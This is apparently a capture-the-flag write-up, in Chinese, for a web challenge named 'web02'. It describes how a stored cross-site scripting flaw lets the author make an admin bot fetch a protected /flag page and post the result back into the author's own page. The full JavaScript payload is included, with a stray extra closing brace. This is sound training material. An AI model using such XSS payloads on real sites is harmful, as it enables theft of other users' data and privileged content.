赛题名称：web02

解题步骤（WriteUp）


第一步：打开赛题环境，一个登录框随便输入啥都可以登录。给了个 hash 的值

第二步：测试发现是个 xss，可以弹窗，也可以 DOM 文件。扫了个后台发现了 flag 路由。直接访问显示你是 boss 吗?，所以得是 boss 才能去访问。

第三部：先写一个直接获取 bot 的 cookie 的 xss，但是无回显。在这耽误太多时间，然后和队友商量考虑写一个东西，让那个 bot 去访问/flag，并且将获取的内容返回到当前界面。

```
<script>
fetch('/flag')
    .then(response => response.text())
    .then(data => {
        fetch('/content/000f3223c904ffb98c6969d2a2bf61ee', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/x-www-form-urlencoded'
            },
            body: "content=123" +data        });
    });
    });
</script>
```

然后他会在当前界面回显



然后点提交！！！让 bot 去访问/flag